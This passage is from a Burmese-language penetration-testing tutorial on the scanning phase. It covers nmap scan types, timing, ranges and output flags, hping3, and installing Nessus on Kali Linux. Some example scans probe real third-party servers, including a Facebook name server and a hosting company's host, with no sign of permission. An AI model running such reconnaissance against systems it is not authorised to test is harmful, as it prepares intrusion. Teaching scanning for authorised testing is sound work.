16  * 209.85.245.255 (209.85.245.255)  197.897 ms *
17  tsa01s08-in-f36.1e100.net (216.58.200.36)  198.187 ms  161.094 ms  161.174 m
s
```


Linux Terminal မှာကတော့ ပိုပြီး မြန်ဆန်တာကို တွေ့ရပါမယ်။ Kali Linux မှာ ပါဝင်တဲ့ scanning tool အတော်များများဟာ TCP, UDP & ICMP လို protocol တွေကို အသုံးချပြီး target networks တွေကို map out ပြုလုပ်ပါတယ်။ Scanning Phase ရဲ့ successful result တွေကတော့ listing of hosts, IP addresses, OS & services စတဲ့ အချက်အလက်တွေကို ရယူနိုင်ဖို့ပဲ ဖြစ်ပါတယ်။ အချို့သော tool တွေဆို Vulnerabilities နဲ့ user details တွေကိုပါ uncover လုပ်နိုင်ပါတယ်။ ထိုအချက်အလက်တွေသည် exploitation phase အတွက် ကောင်းမွန်သော အခွင့်အလမ်းတွေကို ဖန်တီးပေးနိုင်စွမ်းပါတယ်။ ဘာကြောင့်လဲဆိုတော့ exploitation phase မှာ လုပ်ဆောင်ရမယ့် attack တွေဟာ target ရဲ့ hosts, technologies နဲ့ vulnerabilities တွေပေါ် မူတည်ပြီး လုပ်ဆောင်ရမှာခြင်း ကွဲပြားတာကြောင့် ဖြစ်ပါတယ်။

NMAP (the King of Scanners)

Nmap မှာ target network ပေါ် run နေတဲ့ active ကွန်ပျူတာတွေကို သိရှိနိုင်တဲ့ စွမ်းရည်သာမက Operating System ကို ခွဲခြားနိုင်တာ၊ port listening, services နဲ့ ဖြစ်နိုင်ချေရှိတဲ့ user credentials တွေကိုပါ determine ပြုလုပ်ပေးနိုင်တာကြောင့် the King of Scanners လို့ တင်စားခေါ်ဆိုကြတာ ဖြစ်ပါတယ်။ commands, switches & options တွေကို အသုံးပြုခြင်းအားဖြင့် scanning phase မှာ ကြီးမားစွာ စွမ်းဆောင်ပေးနိုင်တဲ့ tool တစ်ခု လည်း ဖြစ်နေပါတယ်။

Nmap Command Structure

Nmap command structure ကို အကြမ်းဖျင်းအားဖြင့် အောက်ပါအတိုင်း ဖော်ပြနိုင်ပါတယ်။



Nmap command structure ကို အထက်ပါ ပုံစံလေးနဲ့ အလွယ်ဆုံး မြင်ယောင်ကြည့်နိုင်ပါတယ်။ ပထမဆုံးသုံးထားတာက nmap ဆိုတဲ့ command ပါ။ command ရဲ့ အဓိပ္ပါယ်က မိမိ ဘယ် program ကို အသုံးပြုမယ်ဆိုတာကို ကွန်ပျူတာ သိအောင် ခေါ်ပြခြင်း ဖြစ်ပါတယ်။ ဒုတိယကတော့ options ပါ။ nmap က scanning tool ဖြစ်လို့ သူ့ရဲ့ options ကလည်း scanning options ပေါ့။ အဲမှာ အသုံးပြုပြထားတာက -sS ပါ။ s အသေးနဲ့အကြီးပါ။ သူက -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans လို့ ဆိုလိုပါတယ်။ nmap ရဲ့ scanning technique တွေထဲက stealth scan ကို အသုံးပြုမယ်လို့ ပြောလိုက်တာပါ။ တတိယ -T2 က timing options ပါ။ ပိုမြန်အောင်နဲ့ ပိုနှေးအောင်ဆိုပြီး 0 - 5 ရွေးချယ်နိုင်ပါတယ်။ higher is faster ပါ။ IP address ထည့်သွင်းထားတာကတော့ target ရွေးချယ်တာပါ။ နောက်ဆုံး option ကတော့ output ဖြစ်ပါတယ်။ -oN က output scan in normal လို့ ဆိုလိုပါတယ်။ အလွယ်ပြောရရင် ရလဒ်ကို ဖိုင်ထုတ်မယ်ပေါ့။ နောက်က scan.xml က ရလဒ်ကို scan ဆိုတဲ့ နာမည် တပ်ထားတဲ့ xml ဖိုင်အဖြစ် ထုတ်မယ်လို့ ဆိုလိုပါတယ်။ နာမည်ကို မိမိနှစ်သက်ရာ ပေးနိုင်ပါတယ်။ location ကိုပါ ရွေးနိုင်ပါသေးတယ်။ ဥပမာ- result ကို Desktop ပေါ်မှာ ထုတ်လိုပါက

scan.xml နေရာမှာ Desktop/scan.xml ပေါ့။

```
root@kali:~# nmap -sS -T2 192.168.10.10 -oN Desktop/scan.xml
```

Timing မပါဘဲနဲ့လည်း scan ဖတ်နိုင်သလို output မထားဘဲနဲ့လည်း scan ပြုလုပ်နိုင်ပါတယ်။

```
root@kali:~# nmap -sS 192.168.[redacted] -oN Desktop/test.xml

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-05 20:00 +0630
Nmap scan report for kali (192.168.[redacted])
Host is up (0.000012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
443/tcp open  https
902/tcp open  iss-realsecure

Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
root@kali:~# nmap -sS 192.168.[redacted]

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-05 20:01 +0630
Nmap scan report for kali (192.168.[redacted]
Host is up (0.000010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
443/tcp open  https
902/tcp open  iss-realsecure

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
root@kali:~#
```

result ထဲကမှ open port တွေကိုလည်း အလွယ်တကူ တွေ့မြင်နိုင်ပါတယ်။

```
PORT     STATE SERVICE
443/tcp open  https
902/tcp open  iss-realsecure
```

IP address မဟုတ်ဘဲ website တွေကိုလည်း တိုက်ရိုက် scan နိုင်ပါသေးတယ်။

```
root@kali:~# nmap www.google.com
```

```
root@kali:~# nmap -sS -T4 www.google.com
```

nmap ကို default အတိုင်းပဲ သုံးရင် stealth scan အဖြစ် scan ဖတ်ပါတယ်။

option တွေနဲ့ အသုံးပြုပုံတွေကို ကြည့်ချင်ရင်တော့ ထုံးစံအတိုင်းပဲ manual (#man nmap) နဲ့ help option (#nmap -h <or> nmap --help) နဲ့ ကြည့်ရှုနိုင်ပါတယ်။

```
root@kali:~# man nmap     root@kali:~# nmap -h       root@kali:~# nmap --help
```

-sS Stealth Scan

stealth scan -sS က nmap ရဲ့ default scan option ဖြစ်တယ်ဆိုတာ ဖော်ပြခဲ့ပြီးပါပြီ။ သူက target နဲ့ ပတ်သက်ပြီး TCP connection တစ်ခုကို စတင်လုပ်ဆောင်နိုင်ပါတယ် ဒါပေမယ့် three-ways handshake ကိုတော့ ပြည့်စုံအောင် ဆောင်ရွက်နိုင်ခြင်း မရှိပါဘူး။

```
root@kali:~# nmap 69.171.239.12

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-06 15:53 +0630
Nmap scan report for a.ns.facebook.com (69.171.239.12)
Host is up (0.20s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 53.30 seconds
```

69.171.239.12 ဆိုတာက nslookup နဲ့ ရှာဖွေရယူထားတဲ့ facebook.com ရဲ့ name server IP address ဖြစ်ပါတယ်။ information gathering ပိုင်းမှာ ဆွေးနွေးပြီးပြီနော်။ ခု အပေါ်ပုံပါ result အရကြည့်ရင် TCP port 53 သည် open state မှာရှိနေပြီး service က domain ဆိုတာ သိရှိနိုင်ပါတယ်။

-sT TCP Connect Scan

TCP connect scan က target host နဲ့ TCP connection ကို stealth scan ထက် ပိုမိုပြည့်စုံစွာ scan နိုင်စေမှာဖြစ်ပါတယ်။

```
root@kali:~# nmap -sT 5.77.39.8

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-06 21:36 +0630
Nmap scan report for wordpress2.redbackinternet.net (5.77.39.8)
Host is up (0.39s latency).
Not shown: 985 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   closed ssh
25/tcp   open   smtp
53/tcp   open   domain
80/tcp   open   http
106/tcp  open   pop3pw
110/tcp  open   pop3
139/tcp  closed netbios-ssn
143/tcp  open   imap
443/tcp  open   https
445/tcp  closed microsoft-ds
587/tcp  open   submission
993/tcp  open   imaps
995/tcp  open   pop3s
3306/tcp open   mysql

Nmap done: 1 IP address (1 host up) scanned in 497.43 seconds
```

-sU UDP scan

UDP scan ကတော့ target system ပေါ်မှာရှိတဲ့ UDP ports တွေကို အကဲဖြတ်ပေးပါတယ်။ TCP port scan နဲ့ မတူတာကတော့ UDP scan သည် ပိတ်ထားတဲ့ target system ရဲ့ reply ကိုပါ လက်ခံ ရရှိအောင် ဆောင်ရွက်နိုင်တာကြောင့်ပါ။

```
root@kali:~# nmap -sU 5.77.39.8

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-06 21:57 +0630
Nmap scan report for wordpress2.redbackinternet.net (5.77.39.8)
Host is up (1.4s latency).
Not shown: 998 open|filtered ports
PORT     STATE  SERVICE
137/udp closed netbios-ns
138/udp closed netbios-dgm

Nmap done: 1 IP address (1 host up) scanned in 120.54 seconds
```

ဒါကတော့ website တစ်ခုရဲ့ IP address ကို နမူနာ ရှာပြထားတာဖြစ်ပါတယ်။ UDP ports နှစ်ခုတွေ့ရမှာဖြစ်ပြီး closed ဖြစ်နေတာကို တွေ့ရမှာပါ။

```
root@kali:~# nmap -sU 10.0.2.100

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-06 23:01 +0630
Nmap scan report for 10.0.2.100
Host is up (0.27s latency).
All 1000 scanned ports on 10.0.2.100 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 113.39 seconds
```

other IP address ကို UDP scan ပြုလုပ်ပြထားတာဖြစ်ပါတယ်။

-sA ACK scan

-sA နဲ့ အသုံးပြုတဲ့ ACK scan ကို TCP port တစ်ခုခု filtered or unfiltered ဖြစ်နေတဲ့အခါမှာ အသုံးပြုပါတယ်။ ACK ကိုသုံးပြီး Target နဲ့ initiate လုပ်သလို အချို့သော firewall တွေကိုတောင်မှ bypass ပြုလုပ်နိုင်ပါတယ်။ target ထံ SYN packet တွေကို ပေးပို့တယ်။ target ထံမှ reset (RST) response ပြန်လာရင်တော့ ဒီ scanဟာ port unfiltered ဖြစ်နေတယ်ဆိုတာကို ပြတယ်။ response ပြန်မလာလျှင်ဖြစ်စေ၊ code 1,2,3,9,10 or 13 နှင့်အတူ ICMP response (unreachable error) ပြန်လာပါက port သည် filtered ဖြစ်နေတာကို သိရှိနိုင်ပါတယ်။ အောက်ပါ ပုံကို ကြည့်ပါ။

```
root@kali:~# nmap -sA 10.0.2.100

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-06 23:00 +0630
Nmap scan report for 10.0.2.100
Host is up (0.55s latency).
All 1000 scanned ports on 10.0.2.100 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@kali:~#
```

Timing Templates

normal scanning ထက် ပိုမြန်အောင် (သို့မဟုတ်) ပိုနှေးအောင် ပြုလုပ်နိုင်စေဖို့ timing function ကို အသုံးပြုနိုင်ပါတယ်။ nmap ရဲ့ default timing က T3 (normal) ဖြစ်ပါတယ်။

```
root@kali:~# nmap -sU -T5 192.168.165.128

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-06 23:15 +0630
Warning: 192.168.165.128 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.165.128
Host is up (0.00029s latency).
Not shown: 938 open|filtered ports, 58 closed ports
PORT     STATE SERVICE
53/udp   open  domain
111/udp  open  rpcbind
137/udp  open  netbios-ns
2049/udp open  nfs
MAC Address: 00:0C:29:FD:0D:C0 (VMware)
```

-T5 ကို နမူနာ သုံးပြခဲ့တာပါ။ IP address ကတော့ metasploitable ရဲ့ IP address ကို အသုံးပြုထားပါတယ်။

```
root@kali:~# nmap -sU -T5 192.168.165.128
```

port တွေကို ရွေးချယ် scan လို့လည်း ရပါသေးတယ်။

```
root@kali:~# nmap -sU -T5 -p 1-500 192.168.165.128
```

-p 1-500 ဆိုတာက port 1 ကနေ 500 ထိ အတွင်းပဲ scan မယ်လို့ ဆိုလိုပါတယ်။ result တွေမှာ ဘယ်လို မြင်ရမယ်ဆိုတာတော့ မိမိတို့ဘာသာ စမ်းသပ်ကြည့်စေလိုပါတယ်။

T0 to T5 (summary)

T0 ကို paranoid လို့ ခေါ်ပါတယ်။ ပိုပြီး ထိရောက်မှုရှိပေမယ့် အချိန်တွေ အရမ်း ကြာမြင့်မှာဖြစ်လို့ stealth လိုအပ်တဲ့အခါမှာဖြစ်စေ၊ အချိန်အေးအေးဆေးဆေး ရတဲ့အခြေအနေမှာဖြစ်စေ အသုံးပြုနိုင်ပါတယ်။

```
root@kali:~# nmap -sU --timing paranoid -p 1-500 192.168.165.128
```

```
root@kali:~# nmap -sU -T0 -p 1-500 192.168.165.128
```

-T0 or --timing paranoid လို့ အသုံးပြုနိုင်ပါတယ်။ အပေါ်မှာ နှစ်မျိုးလုံး နမူနာ ပြထားပါတယ်ဗျ။ စမ်းကြည့်ကြပါ။ ထူးခြားမှုတွေကို စောင့်ကြည့်ပါ။ မှတ်သားပါ။ ပိုပြီး ကွဲပြားစွာ တွေ့မြင်လာရပါလိမ့်မယ်။ အချိန်တော့ ပေးရမယ်။ စိတ်ရှည်ရမယ်ဗျ။

T1 ကိုတော့ sneaky လို့ ခေါ်ပါတယ်။ T0 ထက် ပိုပြီး မြန်ပါတယ်။ -T1 ပဲသုံးပြီး အသုံးပြုနိုင်ပါတယ်။

```
root@kali:~# nmap -sT -T1 -p 1-500 192.168.165.128
```

T1 ပြီးတော့ T2 ပေါ့။ T1 ထက် ပိုမြန်ပါတယ်။ T2 ကို polite လို့ ခေါ်ကြပါတယ်။

```
root@kali:~# nmap -sU -T2 -p 1-500 192.168.165.128
```

T3 ကတော့ default အတိုင်းပဲမို့ T3 လို့ ထည့်မရိုက်ဘဲကို ရပါတယ်။ T3 နာမည်က normal ပါ။

T4 ကတော့ aggressive ဖြစ်ပြီး ပိုမြန်လာပါတယ်။ T5 ကတော့ အမြန်ဆုံးဖြစ်ပြီး Insane လို့ ခေါ်ပါတယ်။ T0, T1, T2, T3, T4, T5 အားလုံးကို တစ်ခုစီ အသုံးပြုပြီး target တစ်ခုကို ၆မျိုးလုံး လက်တွေ့စမ်းသပ်ကြည့်ပါ။ ကွာခြားမှုတွေကို မှတ်ထားပါ။ နောင် ဘာလိုရင် ဘာကိုသုံးရမလဲဆိုတာ မှတ်မိအောင်ပေါ့။

Targeting for Nmap

Nmap အတွက် target သည် IP address (or) web တစ်ခုခု ဖြစ်နေနိုင်ပါတယ်။ ဒီနေရာမှာတော့ IP address target ကို ဆိုလိုပါတယ်။ ပထမဆုံးအနေနဲ့ IP address Ranges တွေကို scan ပြုလုပ်ခြင်းကို ဆွေးနွေးပါမယ်။ ဒီအကြောင်း မဆွေးနွေးမီ IP address class လေး အနည်းငယ်ကို ဆွေးနွေးလိုပါတယ်။ IP address class တွေအကြောင်း သိဖူး ကြားဖူးပြီးသား ဖြစ်တာမို့ ဒီနေရာမှာ တစ်ခုစီကို ခွဲခြားပြမနေတော့ပါဘူး။

Class	Private Networks	Subnet Mask	Address Range
A	10.0.0.0	255.0.0.0	10.0.0.0 - 10.255.255.255
B	172.16.0.0 - 172.31.0.0	255.240.0.0	172.16.0.0 - 172.31.255.255
C	192.168.0.0	255.255.0.0	192.168.0.0 - 192.168.255.255

IP class တွေကို ခွဲပြထားတဲ့ table ကို ကြည့်ရင် အလွယ်သိနိုင်ပါတယ်။ ဥပမာ ကျွန်တော်တို့ရဲ့ target IP သည် 192.168.165.128 ဆိုပါစို့။ အထက်ပါ ဇယားကွက်မှာ ကြည့်ရင် 192.168 သည် class C ထဲမှာ ပါဝင်နေတာကို တွေ့ရမှာပါ။ နောက်ဆုံး အလွှာရဲ့ အဆုံးသတ်ကို ကြည့်ရင် 255 ဖြစ်တာကြောင့် 192.168.165.0 ကနေ 192.168.165.255 အတွင်းသည် target IP ranges ဖြစ်နိုင်ပါတယ်။ ကဲ လက်တွေ့ လုပ်ကြည့်ရအောင်။ IP address နေရာမှာ မိမိ IP address ကို တွက်ပြီး ထည့်သွင်းကြည့်ပေါ့။ စလိုက်ရအောင်။

```
root@kali:~# nmap 192.168.165.1-255
```

result တွေကတော့ အများကြီး ထွက်လာမှာဖြစ်ပါတယ်။ မိမိတို့ဘာသာ စမ်းသပ် ကြည့်စေလိုပါတယ်။ အလားတူ အဖြေကို ထုတ်ပေးနိုင်ဖို့အတွက် CIDR addressing ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

```
root@kali:~# nmap 192.168.165.1/24
```

/24 ကို ထည့်သုံးရုံပါပဲ။ ဒီနေရာမှာ Timing ထည့်မထားဘူးနော်။ အဖြေရဲ့ ကွာခြားမှုတွေကို သတိပြု မှတ်သားထားဖို့ မမေ့ပါနဲ့။

range ကို ပိုပြီး ကျဉ်းကျဉ်းသတ်မှတ်ချင်ရင်တော့ အောက်ပါ ပုံစံကို သုံးနိုင်ပါတယ်။

```
root@kali:~# nmap 192.168.165.1-100

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-07 00:07 +0630
Nmap scan report for 192.168.165.1
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
443/tcp open  https
902/tcp open  iss-realsecure

Nmap done: 100 IP addresses (1 host up) scanned in 5.79 seconds
```


```
root@kali:~# nmap 192.168.165.0/25

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-07 00:09 +0630
Nmap scan report for 192.168.165.1
Host is up (0.0000070s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
443/tcp open  https
902/tcp open  iss-realsecure

Nmap done: 128 IP addresses (1 host up) scanned in 7.01 seconds
```

Scan List

Nmap နဲ့ scan ဖတ်ရာမှာ target IP address တွေကို list လုပ်ထားပြီးလည်း ဖတ်ခိုင်းနိုင်ပါသေးတယ်။ IP list ကိုတော့ txt ဖိုင်နဲ့ ဖန်တီးရမှာဖြစ်ပါတယ်။

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
IP-list.txt
root@kali:~/Desktop#
```

ls နဲ့ list လုပ်ထားတဲ့ ပုံအရ ကျွန်တော့်ရဲ့ Desktop ပေါ်မှာ IP address တွေကို စုရေးထားတဲ့ IP list တစ်ခု ရှိနေပါတယ်။ IP-list.txt ဆိုတဲ့ ဖိုင်နဲ့ပါ။



IP address တွေကို ထည့်ရေးထားတဲ့ IP-list.txt ဖိုင်ကို gedit နဲ့ ဖွင့်ပြထားတာပါ။ nmap command နဲ့ scan ရအောင်။

```
root@kali:~/Desktop# nmap -iL IP-list.txt
```

command ကရှိုးရှင်းပါတယ်။ -iL (insert List) List ဖိုင်ကို ထည့်သုံးမယ် ဆိုတာကို ဖော်ပြတာပေါ့။ နောက်က ဖိုင်နာမည်က မိမိ နှစ်သက်ရာကို ပေးနိုင်ပါတယ်။ ဥပမာ targets.txt စသည်ဖြင့်ပေါ့။ မိမိဘာသာ IP list ကလေးတစ်ခု ဆောက်ပြီး စမ်းသပ်ကြည့်ပါဦး။

Selecting Ports

port တွေကို ရွေးချယ် scan ဖတ်တဲ့အကြောင်း ဆွေးနွေးခဲ့ပါတယ်။ ဒါကြောင့် ဒီနေရာမှာ အများကြီး ထည့် မဆွေးနွေးတော့ပါဘူး။ သူ့ကို အောက်ပါ ပုံစံမျိုးတွေနဲ့ သုံးနိုင်ပါတယ်။

```
root@kali:~# nmap -sS -p 1-100 192.168.165.128
```

```
root@kali:~# nmap -sS -p 1,21,25,53,137,161,162 192.168.165.128
```

```
root@kali:~# nmap -sS -p 1-100,137,161,162 192.168.165.128
```

-p 1-100 က port 1 ကနေ 100 ထိအတွင်း ဖတ်မယ်။ -p 1,21,... စသည်ဖြင့် (ဒုတိယပုံ)ကတော့ ရွေးချယ်ပြထားတဲ့ port တွေကိုပဲ scan မယ်ပေါ့။ နောက်ဆုံးတစ်ခု -p 1-100,137,161,162 ကတော့ port 1 ကနေ 100 အပြင် 100 ကျော်တဲ့ထဲကဆို 137,161,162 ကိုပါ ထည့်ဖတ်မယ်လို့ ဆိုလိုခြင်း ဖြစ်ပါတယ်။ အထက်ပါ သုံးမျိုးထဲက ရွေးချယ်သုံးနိုင်ပါတယ်။ နံပါတ်တွေကတော့ ဥပမာ ပေးခြင်းသက်သက်သာ။

Output Options

ရှေ့မှာလည်း output option အကြောင်း နည်းနည်းလေး ပြောပြီးပါပြီ။ ခုတော့ options လေးခုအကြောင်းကို တစ်ခုစီ ဆွေးနွေးရအောင်။ ပထမဆုံး -oN က normal output ပါ။ other program တွေမှာ result ပြန်ယူသုံးနိုင်ဖို့ output file အနေနဲ့ သိမ်းဆည်းနိုင်ပါတယ်။ ဥပမာ - test လို့ နာမည်နဲ့ သိမ်းမယ်ဆိုပါတော့။

```
root@kali:~# nmap -oN test.txt 192.168.165.128
```

-oX ကတော့ Extensible Markup Language (xml) output ပါ။

```
root@kali:~# nmap -oX test.xml 192.168.165.128
```

-oG ကတော့ GREPable Output ဖြစ်ပြီး GREP လို tool တွေကို အသုံးပြုပြီး ထပ်မံ စုံစမ်းထောက်လှမ်းနိုင်ဖို့အတွက် Penetration Tester တွေက အသုံးပြုကြပါတယ်။

```
root@kali:~# nmap -oG test.txt 192.168.165.128
```

-oS ကတော့ ScRipT Kidd\# oUTpuT ဖြစ်ပါတယ်။ ဒီ script kiddie output ကို serius scans တွေမှာ မသုံးသင့်ပါဘူး။

```
root@kali:~# nmap -oS test.txt 192.168.165.128
```

HPING3


Hping ဆိုတာ manually craft packets တွေကို network ပေါ်မှာ ထားရှိနိုင်ဖို့အတွက် အသုံးပြုတဲ့ application တစ်ခု ဖြစ်ပါတယ်။ ဒီ manual precess ဟာ nmap engine က packet တွေကို အလိုအလျောက် ဖန်တီးပုံမျိုးနဲ့ ဆင်တူပါတယ်။ Hping3 ကို -S flag နဲ့ တွဲသုံးလေ့ရှိပါတယ်။

```
root@kali:~# hping3 -S 192.168.165.128
```


မိမိဘာသာ လုပ်ဆောင်ကြည့်နိုင်ပါတယ်။ ရပ်တန့်လိုပါက terminal ပိတ်၍ဖြစ်စေ၊ control+c ကို နှိပ်ပြီးဖြစ်စေ ရပ်တန့်နိုင်ပါတယ်။

Nessus

ဒီခါတော့ nessus scanner အကြောင်းလေး ဆက်လက် ဆွေးနွေးပါမယ်။



အထက်ပါ ပုံအတိုင်း version သုံးမျိုးဖြင့် ထုတ်ထားတဲ့ nessus scanner ဟာ Pro & Manager Version တွေမှာဆို အလွန် ဈေးကြီးလှတယ်လို့ ဆိုရမှာဖြစ်ပါတယ်။ တစ်နှစ်လျှင် ဒေါ်လာ နှစ်ထောင်ကျော်မို့ သာမန် အသုံးပြုသူတွေကတော့ free version ကိုသာ အားထားအသုံးပြုကြရပါတယ်။ (မဖြစ်မနေ လိုက်လုပ်ကြည့်စရာမလိုဘူးနော်)



nessus scanner ကို ဒေါင်းယူလိုပါက Browser's address bar မှာ bit.ly/nessus-kmn လို့ ရိုက်ထည့်ပြီး enter လိုက်နိုင်ပါတယ်။

အထက်ပါ address အတိုင်း သွားပါက nessus scanner အတွက် ရွေးချယ်ရန် နေရာကို ရောက်ရှိမှာဖြစ်ပြီး Windows, Mac OS, Linux, FreeBSD နဲ့ GPG Keys ဆိုပြီး ရွေးချယ်နိုင်မှာဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ Kali Linux ကို အသုံးပြုမှာမို့ Linux ကို ရွေးချယ်လိုက်ပါတယ်။ စာရှုသူက Windows တွေအတွက် ရယူလို့လည်း

ရပါတယ်။

▾ Linux

Debian 6, 7, 8 / Kali Linux 1 AMD64
File: Nessus-6.11.1-debian6_amd64.deb
MD5: 57dd86eea8ca6cda122351c444109f97

Debian 6, 7, 8 / Kali Linux 1 i386(32-bit)
File: Nessus-6.11.1-debian6_i386.deb
MD5: 2576e4b4afed54a5f51cb0c56beaa8c6

ကျွန်တော်က Kali Linux အတွက် နမူနာ ပြမှာမို့ အခြားဟာတွေကို မပြောတော့ဘူးနော်။ အထက်ပါ ပုံမှာကြည့်ပါ။ Linux ကို ရွေးချယ် click လိုက်တာနဲ့ အထက်ပါပုံအတိုင်း ပေါ်လာမှာဖြစ်ပြီး မိမိတို့ အသုံးပြုမယ့် Linux အမျိုးအစားအလိုက် ရွေးချယ်စရာ တွေ့ရပါမယ်။ အပေါ်ဆုံးမှာ Kali Linux AMD64 ဆိုတာနဲ့ ဒုတိယနေရာမှာ i386(32-bit) ဆိုတာကို တွေ့ရပါမယ်။ မိမိတို့ရဲ့ OS အလိုက် ဒေါင်းယူနိုင်ပါတယ်။ ကျွန်တော်ကတော့ Kali Linux 4bit နဲ့ နမူနာပြပါမယ်။

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
Nessus-6.11.1-debian6_amd64.deb
root@kali:~/Desktop# _
```


ရှာရလွယ်အောင် ဒေါင်းထားတဲ့ nessus file ကို Desktop ပေါ် ရွှေ့ထားလိုက်ပါတယ်။ cd Desktop နဲ့ ဝင်ပြီး ls ထုတ်ကြည့်တဲ့အခါ Nessus-6.11.1-debian6_amd64.deb ဆိုတဲ့ အနီရောင် Debian package ကို Terminal မှာ မြင်တွေ့ရပါမယ်။ Debian Package တွေကို install နည်း Linux Chapter မှာကတည်းက ပြောပြထားပြီးသားပါ။ ဒီနေရာမှာ တစ်ကြိမ် ပြောပြပါဦးမယ်။

```
root@kali:~/Desktop# dpkg -i Nessus-6.11.1-debian6_amd64.deb
```

